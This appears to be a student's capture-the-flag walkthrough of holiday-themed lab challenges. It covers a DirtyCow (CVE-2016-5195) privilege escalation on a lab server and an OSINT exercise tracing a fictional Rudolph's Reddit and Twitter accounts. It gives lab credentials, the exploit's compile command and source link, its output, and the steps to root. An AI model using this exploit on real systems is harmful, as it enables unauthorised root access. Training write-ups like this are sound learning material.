
Open the terminal and use command 'telnet 10.10.172.84 23' (23 is the port for the telnet). It will then give us a username and password which is 'santa' and 'clauschristmas'.



Question 3: What distribution of Linux and version number is this server running?

Answer: Ubuntu 12.04


After we successfully logged into the ssh as Santa, use the command ‘cat /etc/*release’.



Question 4: Who got here first?

Answer: grinch

Take a look at the cookies and milk that the server owners left for us by using the command ‘cat cookies_and_milk.txt’. It’s shown that The Grinch got there first.




Question 5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer: gcc -pthread dirty.c -o dirty -lcrypt

We can get the answer from the original source code that we found on the google.

link: https://raw.githubusercontent.com/Gigi4/code/master/dirty.c



Question 6: What "new" username was created, with the default operations of the real C source code?

Answer: firefart


Open the dirty file by using the command ‘./dirty’. Then, it will ask us to enter a new password. After entering the new password, type ‘ptrace 0’ and it will tell us that we can log in with the username ‘firefart’.

```
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'pleases
ubscribe'.
```

Question 7: What is the MD5 hash output?

Answer: 8b16f00dd3b51efadb02c1df7f8427cc


After reading the new message by the grinch, type ‘touch coal’. We then can see a new file named ‘coal’ by using the command ‘ls’. Next, type tree | md5sum and MD5 hash output will be shown.



Question 8: What is the CVE for DirtyCow?

Answer: CVE-2016-5195

Make a research on Google to get the CVE for DirtyCow.



Thought Process/Methodology:

Open the terminal, and use the command 'nmap 10.10.172.84' to get information about the service running and which port it is. Next, we want to connect to the ssh service. However, it asks for a username and password which we don't know. To get it, use the command 'telnet 10.10.172.84 23' (23 is the port for the telnet). It will then give us a username and password which is 'santa' and 'clauschristmas'. Once we get the credentials, use the command 'ssh santa@10.10.172.84' (we have to specify the username as we want to login as santa). Enter the password and we're now logged onto it. We can view files and folders in the current directory with ls, change directories with cd and view the contents of files with cat. We are here to look at system information, so we try using the command 'cat /etc/*release' and the distribution of Linux and version number that the server running will be shown. Next up, take a look at the cookies and milk that the server owners left for us by using the command 'cat cookies_and_milk.txt'. It's shown that The Grinch got there first. That file also contains DirtyCow. We will try to copy some of the code and paste it onto google to find the original source code. We will create a simple text file in the terminal by using the command 'nano dirty.c' and then copy all the original source code into the text file. Next up, copy the verbatim syntax that we can use to compile into the terminal and then type ls to see all the files available. Seems like there's a new file named 'dirty'. Open the dirty file by using the command './dirty'. Then, it will ask us to enter a new password. Then, use the command 'su firefart' and enter the new password. We are now logged in as firefart. We can now get some information by typing 'whoami' and it will answer it firefart. But, when we ask for our id, it will give us root. Next, use the commands 'cd /root' and 'ls'. We will then see a new message from the grinch. Use command 'cat message_from_the_grinch.txt' to open it. After reading it, type 'touch coal'. We then can see a new file named 'coal' by using the command 'ls'. Next, type tree | md5sum and MD5 hash output will be shown.

Day 14: OSINT – Where's Rudolph?


Tools used: Attackbox, Google Chrome

Solution/walkthrough:

Question 1: What URL will take me directly to Rudolph's Reddit comment history?

Answer: https://www.reddit.com/user/IGuidetheClaus2020/comments


Search Reddit for the user IGuidetheClaus2020 and then if you navigate to the comments page you can get the URL



Question 2: According to Rudolph, where was he born?

Answer: Chicago


It is said in one of the comments by Rudolph that he was born in Chicago



Question 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Answer: May


When searching on google for Rudolph the red-nosed reindeer we can find the last name of Robert




Question 4: On what other social media platform might Rudolph have an account?

Answer: Twitter


In one of the Reddit comments Rudolph mentions that on some days Rudolph loves Twitter and on someday it's just….lol that gives a hint that he may have a Twitter account. On Twitter, we searched for the username iguidetheclaus2020 and there was a Twitter account





Question 5: What is Rudolph's username on that platform?


Answer: IGuideClaus2020

